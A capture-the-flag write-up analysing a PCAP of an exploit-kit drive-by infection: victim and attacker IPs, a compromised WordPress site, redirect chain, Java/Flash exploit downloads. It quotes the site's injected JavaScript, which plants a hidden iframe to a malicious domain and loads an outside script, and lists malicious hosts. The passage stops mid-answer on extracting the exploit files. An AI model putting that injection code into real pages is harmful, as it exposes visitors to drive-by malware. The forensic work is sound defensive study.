Challenge: Malware Traffic Analysis 1 Lab

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Medium

Tools Used: Wireshark, Zui, NetworkMiner, VirusTotal


Summary: This lab involved investigating a Windows VM that was infected by a drive-by attack. The delivery mechanism for this malware was a compromised WordPress site that contained a hidden iframe which redirected the user to a site hosting malware. I found this lab extremely enjoyable and relatively difficult, and I look forward to completing the rest of the Malware Traffic Analysis series.


Scenario: The attached PCAP belongs to an Exploitation Kit infection. As a security blue team member, analyze it using your favorite tool and answer the challenge questions.

What is the IP address of the Windows VM that gets infected?

TLDR: Baseline the PCAP and look for an IP address that is observed in all conversations. Alternatively, load the PCAP into Zui and look at the alerts produced by Suricata to see the victim IP.


When approaching network forensics, I like to begin by baselining the traffic, which involves getting an understanding of the traffic within the PCAP (protocol usage, traffic volume, hosts, etc). Wireshark provides a great feature called Statistics that enables you to do so. Let's start by scoping out the protocols within the PCAP by navigating to Statistics > Protocol Hierarchy:






Protocol	Percent Packets	Packets	Percent Bytes
Frame	100.0	3053	100.0
Ethernet	100.0	3053	1.8
Internet Protocol Version 6	0.7	22	0.0
User Datagram Protocol	0.6	17	0.0
Link-local Multicast Name Resolution	0.2	6	0.0
DHCPv6	0.4	11	0.0
Internet Control Message Protocol v6	0.2	5	0.0
Internet Protocol Version 4	98.7	3012	2.4
User Datagram Protocol	1.8	56	0.0
NetBIOS Name Service	0.8	24	0.1
Link-local Multicast Name Resolution	0.2	6	0.0
Dynamic Host Configuration Protocol	0.1	4	0.0
Domain Name System	0.7	22	0.0
Transmission Control Protocol	96.7	2951	95.5
Transport Layer Security	12.2	372	19.5
Hypertext Transfer Protocol	2.6	78	70.9
eXtensible Markup Language	0.1	3	0.1
Media Type	0.3	8	50.4
Line-based text data	0.5	15	28.7
JPEG File Interchange Format	0.1	2	1.2
Compuserve GIF	0.3	9	3.2
Internet Group Management Protocol	0.2	5	0.0
Address Resolution Protocol	0.6	19	0.0


Let’s also navigate to Statistics > Conversations > IPv4 to get an understanding of the conversations within the PCAP:




Ethernet · 11 | IPv4 · 15 | IPv6 · 3 | TCP · 32 | UDP · 22

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
172.16.165.165	37.200.69.143	1,531	2 MB	419	28 kB	1,112	2 MB	23.153068	95.7041
172.16.165.165	74.125.233.96	555	507 kB	173	14 kB	382	493 kB	11.501769	107.3552
172.16.165.165	82.150.140.30	400	309 kB	140	16 kB	260	294 kB	5.170000	83.4423
204.79.197.200	172.16.165.165	318	26 kB	308	23 kB	10	3 kB	0.000000	64.9556
172.16.165.165	188.225.73.100	95	81 kB	33	3 kB	62	78 kB	21.207465	4.8144
172.16.165.165	172.16.165.2	43	4 kB	32	3 kB	11	1 kB	1.670760	654.5177
172.16.165.165	74.125.233.100	25	13 kB	11	1 kB	14	12 kB	20.400862	68.2116
172.16.165.165	185.53.178.9	17	6 kB	8	797 bytes	9	5 kB	7.581648	18.4404
131.253.61.84	172.16.165.165	7	2 kB	4	852 bytes	3	919 bytes	0.440931	1.2297
172.16.165.165	224.0.0.252	6	416 bytes	6	416 bytes	0	0 bytes	62.202571	407.3686
172.16.165.165	224.0.0.22	5	270 bytes	5	270 bytes	0	0 bytes	469.164223	0.4876
172.16.165.165	74.125.233.99	3	162 bytes	3	162 bytes	0	0 bytes	44.065924	0.0003
172.16.165.165	172.16.165.255	3	276 bytes	3	276 bytes	0	0 bytes	67.023791	1.5000
172.16.165.254	172.16.165.165	3	1 kB	2	684 bytes	1	350 bytes	62.202616	406.9587
172.16.165.165	255.255.255.255	1	342 bytes	1	342 bytes	0	0 bytes	62.202238	0.0000

What immediately stands out is 172.16.165.165, as it is present in all conversations and is within the private IP address space, suggesting that this is the victim machine. Its conversation with 37.200.69.143 also stands out due to the large volume of packets, furthermore, 37.200.69.143 geolocates to Russia which is extremely suspicious:




This is not the only IP that geolocates to Russia, so other conversations also merit investigation.

Answer: 172.16.165.165

What is the IP address of the compromised web site?

TLDR: View HTTP requests made by the compromised VM. Make sure to inspect the HTTP/TCP stream of these requests and look for any suspicious embedded JavaScript.

If you navigate to Statistics > HTTP > Requests, you can see that most of the requests are made to www.ciniholland.nl, which is a server running WordPress:




```
HTTP Requests by HTTP Host
▾ www.youtube.com
    /embed/hqgSewjl8hk
▾ www.ciniholland.nl
    /wp-includes/js/jquery/jquery.js?ver=1.10.2
    /wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1
    /wp-content/uploads/2013/09/IMG-20130928-WA002-150x150.jpg
    /wp-content/uploads/2012/01/P1260499-200x298.jpg
    /wp-content/themes/cini/style.css
    /wp-content/themes/cini/reset.css
    /wp-content/themes/cini/js/functions.js
    /wp-content/themes/cini/img/youtubelogo_on.gif
    /wp-content/themes/cini/img/twitter_on.gif
    /wp-content/themes/cini/img/squareorangedecor.gif
    /wp-content/themes/cini/img/newsletter_on.gif
    /wp-content/themes/cini/img/facebook_on.gif
    /wp-content/themes/cini/img/donate_on.gif
    /wp-content/themes/cini/img/br_logo.gif
    /wp-content/plugins/sitemap/css/page-list.css?ver=4.2
    /wp-content/plugins/contact-form-7/includes/js/scripts.js?ver=3.7.2
    /wp-content/plugins/contact-form-7/includes/js/jquery.form.min.js?ver=3.50.0-2014.02.05
    /wp-content/plugins/contact-form-7/includes/css/styles.css?ver=3.7.2
    /favicon.ico
    /
```

Using the following display filter:

- `http.request.method==GET && ip.src==172.16.165.165`

We can see all GET requests made by the compromised VM we discovered earlier:



```
172.16.165.165      82.150.140.30      HTTP      432 GET /wp-content/themes/cini/style.css HTTP/1.1
```

Here we can find the IP of the compromised web site.


Answer: 82.150.140.30

What is the IP address of the server that delivered the exploit kit and malware?

TLDR: Filter for alerts generated by Suricata in Zui and focus on the source address.

This is where Zui comes in handy. Zui is an incredible tool that integrates Zeek, Suricata, and Wireshark. In this instance, we are most interested in the alerts generated from Suricata, which is an IDS/IPS. Using the following query, we can look for alerts and group by the alert category:

- `event_type=="alert" | count() by alert.category | sort -r count`




alert	count
› {category: Exploit Kit Activity Detected}	9
› {category: Potentially Bad Traffic}	3
› {category: Misc activity}	2
› {category: Potential Corporate Privacy Violation}	1

As you can see, there are alerts regarding “Exploit Kit Activity Detected”. We can drill down into these alerts by using the following query:

- `event_type=="alert" | alert.category=="Exploit Kit Activity Detected"`

Here we can see that the source for each alert is 37.200.69.143 and the destination is our infected VM. Given the source port, this exploit kit was delivered over HTTP. If you click on one of the alerts, and navigate to the Correlations tab on the right-hand side of the screen, we can view the conn log:



```
from mta1.pcap
1  event_type=="alert" | alert.category=="Exploit Kit Activity Detected"
```

event_type	ts	src_ip	src_port	dest_ip	dest_port	vlan	proto	app_proto	aler
alert (1)	2014-11-16T02:13:10.986516Z	37.200.69.143	80	172.16.165.165	49455	null ([uint16])	TCP	http	> {
alert (1)	2014-11-16T02:13:10.986516Z	37.200.69.143	80	172.16.165.165	49455	null ([uint16])	TCP	http	> {
alert (1)	2014-11-16T02:13:10.986516Z	37.200.69.143	80	172.16.165.165	49455	null ([uint16])	TCP	http	> {
alert (1)	2014-11-16T02:13:10.986333Z	37.200.69.143	80	172.16.165.165	49454	null ([uint16])	TCP	http	> {
alert (1)	2014-11-16T02:13:10.986333Z	37.200.69.143	80	172.16.165.165	49454	null ([uint16])	TCP	http	> {
alert (1)	2014-11-16T02:13:10.986333Z	37.200.69.143	80	172.16.165.165	49454	null ([uint16])	TCP	http	> {
alert (1)	2014-11-16T02:13:09.720553Z	37.200.69.143	80	172.16.165.165	49456	null ([uint16])	TCP	http	> {
alert (1)	2014-11-16T02:12:35.12216Z	37.200.69.143	80	172.16.165.165	49451	null ([uint16])	TCP	http	> {
alert (1)	2014-11-16T02:12:24.950027Z	37.200.69.143	80	172.16.165.165	49452	null ([uint16])	TCP	http	> {

RELATED ALERTS

alert S2
alert S3
alert S1
alert S1
alert S1

Count	5
First ts	2014-11-16T02:13:01.563
Last ts	2014-11-16T02:13:10.986
Duration	9 seconds

Populated by community_id


RELATED CONNECTIONS

conn


Count	1
First ts	2014-11-16T02:12:59.405
Last ts	2014-11-16T02:12:59.405
Duration	less than 1 millisecond

Populated by community_id

If you click the conn button, we can then download this connection and view it in Wireshark:



This is a small connection, if you view the HTTP stream of the first GET request made by our VM to 37.200.69.143, we can see something interesting:



```
.=...META-INF/MANIFEST.MFPK...........FoE.+I...........................A.classPK...........FoEF...N
..D.....................Green.classPK...........FoE....|...\...    .............;...bio.classPK...........FoE{.............................d.classPK...........FoEB.@......
..         ..................art.classPK...........FoEY..=T......................$..J.classPK.............V'..?.Obfuscation by Allatori Obfuscator v4.4
http://www.allatori.com
```

This appears to be some sort of obfuscated file. Upon further research, I determined that the string show in the image is for a JAVA obfuscator. This makes a lot of sense as if you look at the alert signature in Zui, it says “ET EXPLOIT_KIT SUSPICIOUS JAR Download by Java UA with non JAR EXT matches various EKs”.


Answer: 37.200.69.143

What is the FQDN of the compromised website?

We can find the Fully Qualified Domain Name (FQDN) of the compromised website using the following filter:

- `http && ip.src==172.16.165.165 && ip.dst==82.150.140.30`

If you click on any of the packets and navigate to the packet details pane, you can find the FQDN in the host field:




```
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
  Accept: application/x-ms-applicatio
  Referer: http://www.bing.com/search
  Accept-Language: en-US\r\n
  User-Agent: Mozilla/4.0 (compatible
  Accept-Encoding: gzip, deflate\r\n
  Host: www.ciniholland.nl\r\n
  Connection: Keep-Alive\r\n
```

Answer: ciniholland.nl

What is the FQDN that delivered the exploit kit and malware?

Following the same approach as the previous question, we can easily find the FQDN that delivered the exploit kit and malware:



```
Hypertext Transfer Protocol
  GET /?PHPSSESID=njrMNruDMhvJFIPGKuXDSKVbM0
  Accept: application/x-ms-application, imag
  Referer: http://24corp-shop.com/\r\n
  Accept-Language: en-US\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE
  Accept-Encoding: gzip, deflate\r\n
  Host: stand.trustandprobaterealty.com\r\n
  Connection: Keep-Alive\r\n
```

Answer: stand.trustandprobaterealty.com


What is the redirect URL that points to the exploit kit (EK) landing page?

TLDR: Filter for HTTP requests made by the compromised VM to the IP hosting the exploit kit. If you follow the HTTP/TCP stream, you can find the referrer header.

The referrer HTTP header (aka the redirect URL that points to the exploit kit) indicates the address of the webpage from which a resource request originated, such as the URL of the link a user clicked to arrive at the current page. Using this display filter:

- `http && ip.src==172.16.165.165 && ip.dst==37.200.69.143`

We can see all requests made to the IP associated with the exploit kit. If you follow the HTTP stream of one of these requests, you can find the referrer in the HTTP header:




```
GET /?PHPSSESID=njrMNruDMhvJFIPGKuXDSK
Accept: application/x-ms-application,
oint, application/msword, */*
Referer: http://24corp-shop.com/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; M
Accept-Encoding: gzip, deflate
Host: stand.trustandprobaterealty.com
Connection: Keep-Alive
```

This means that the client came from http://24corp-shop.com/, this suggests that http://24corp-shop.com/ is a compromised website being used to redirect users to the malicious site that deliver the exploit kit.

Answer: http://24corp-shop.com/

Other than CVE-2013-2551 IE exploit, another application was targeted by the EK and starts with "J". Provide the full application name.

If you view the alert signature in Zui, we can see that its targeting Java:



```
alert
> {severity: 1, signature: ET EXPLOIT_KIT SUSPICIOUS JAR Download by Java UA with non JAR EXT matches various EK
> {severity: 1, signature: ET EXPLOIT_KIT Java File Sent With X-Powered By HTTP Header - Common In Exploit Kits
> {severity: 1, signature: ET EXPLOIT_KIT Exploit Kit Delivering JAR Archive to Client …+6 }
> {severity: 1, signature: ET EXPLOIT_KIT SUSPICIOUS JAR Download by Java UA with non JAR EXT matches various EK
> {severity: 1, signature: ET EXPLOIT_KIT Java File Sent With X-Powered By HTTP Header - Common In Exploit Kits
> {severity: 1, signature: ET EXPLOIT_KIT Exploit Kit Delivering JAR Archive to Client …+6 }
> {severity: 1, signature: ET EXPLOIT_KIT GoonEK encrypted binary (3) …+6 }
> {severity: 1, signature: ET EXPLOIT_KIT GoonEK encrypted binary (3) …+6 }
> {severity: 1, signature: ET EXPLOIT_KIT GoonEK encrypted binary (3) …+6 }
```


Answer: Java

How many times was the payload delivered?

TLDR:

To determine how many payloads were delivered, we can filter for every HTTP response from 37.200.69.143:

- `http && ip.src==37.200.69.143`



```
Source          Destination      Protocol  Length Info
37.200.69.143   172.16.165.165   HTTP       302 HTTP/1.1 200 OK  (text/html)
37.200.69.143   172.16.165.165   HTTP       296 HTTP/1.1 200 OK  (text/html)
37.200.69.143   172.16.165.165   HTTP       941 HTTP/1.1 200 OK  (application/x-msdownload)
37.200.69.143   172.16.165.165   HTTP       836 HTTP/1.1 200 OK  (application/x-msdownload)
37.200.69.143   172.16.165.165   HTTP       251 HTTP/1.1 200 OK  (application/x-shockwave-flash)
37.200.69.143   172.16.165.165   HTTP       146 HTTP/1.1 200 OK  (application/x-shockwave-flash)
37.200.69.143   172.16.165.165   HTTP/X…    688 HTTP/1.1 200 OK
37.200.69.143   172.16.165.165   HTTP/X…    688 HTTP/1.1 200 OK
37.200.69.143   172.16.165.165   HTTP      1376 HTTP/1.1 200 OK  (application/java-archive)
37.200.69.143   172.16.165.165   HTTP      1376 HTTP/1.1 200 OK  (application/java-archive)
37.200.69.143   172.16.165.165   HTTP       259 HTTP/1.1 200 OK
37.200.69.143   172.16.165.165   HTTP       941 HTTP/1.1 200 OK  (application/x-msdownload)
```

We can see that three executable payloads were delivered, as hinted by application/x-msdownload in the info column.

Answer: 3


The compromised website has a malicious script with a URL. What is this URL?

TLDR: Follow the HTTP/TCP stream of the compromised WordPress site discovered earlier. Look for any suspicious embedded scripts by searching for the <script> tag.

Using the following filter:

- `http && ip.addr==82.150.140.30`

If you follow the HTTP stream of the first request, we can see an interesting script block:




```
</script>
           <script type="text/javascript" src="http://www.ciniholland.nl/wp-content/themes/cini/js/functions.js" ></script>
<script type="text/javascript" src="http://adultbiz.in/new/jquery.php"></script>
<script>
if(document.loaded) {
    showBrowVer();
} else {
    if (window.addEventListener) {
        window.addEventListener('load', showBrowVer, false);
    } else {
        window.attachEvent('onload', showBrowVer);
    }
}
function showBrowVer()
{
var divTag=document.createElement('div');
divTag.id='dt';
document.body.appendChild(divTag);
                  var js_kod2 = document.createElement('iframe');
              js_kod2.src = 'http://24corp-shop.com';
              js_kod2.width = '180px';
              js_kod2.height = '200px';
                                            js_kod2.setAttribute('style','visibility:hidden');
document.getElementById('dt').appendChild(js_kod2);
}
</script>
```

This JavaScript code injects a hidden iframe into the compromised webpage at http://www.ciniholland.nl which redirects users to http://24corp-shop.com/.

Answer: http://24corp-shop.com/

Extract the two exploit files. What are the MD5 file hashes? (comma-separated)


To extract the two exploit files, we can use NetworkMiner. The two files are index.php.swf and index.php.jar:



